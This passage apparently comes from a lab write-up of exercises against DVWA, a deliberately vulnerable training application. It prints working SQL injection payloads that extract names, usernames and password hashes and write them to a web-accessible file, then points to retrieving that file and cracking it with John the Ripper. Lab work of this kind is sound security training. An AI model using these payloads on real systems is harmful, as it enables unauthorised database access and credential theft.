
Submit new form and we have:



**Exercise 1.2 Section 16**

Insert this to the field and submit:


' union select null, concat(first\_name,0x3a,last\_name,0x3a,user,0x3a,password) from users --



Then insert this :


' UNION select null,concat(first\_name,0x3a,last\_name,0x3a,user,0x3a,password) from dvwa.users INTO OUTFILE 'C:\\xampp\\htdocs\\dvwa\\dvwa\_passwords.txt' FIELDS TERMINATED BY ',' OPTIONALLY ENCLOSED BY '"' LINES TERMINATED BY '\n' --

Submit and go to url : http://192.168.234.129/DVWA/dvwa\_passwords.txt



**Exercise 1.3 Section 17**

Move to second computer and run the following command to get informations from dvwa\_passwords.txt of the windows 7 computer



**Exercise 1.4 Section 18**

Using John The Ripper to crack password\_dvwa.txt file

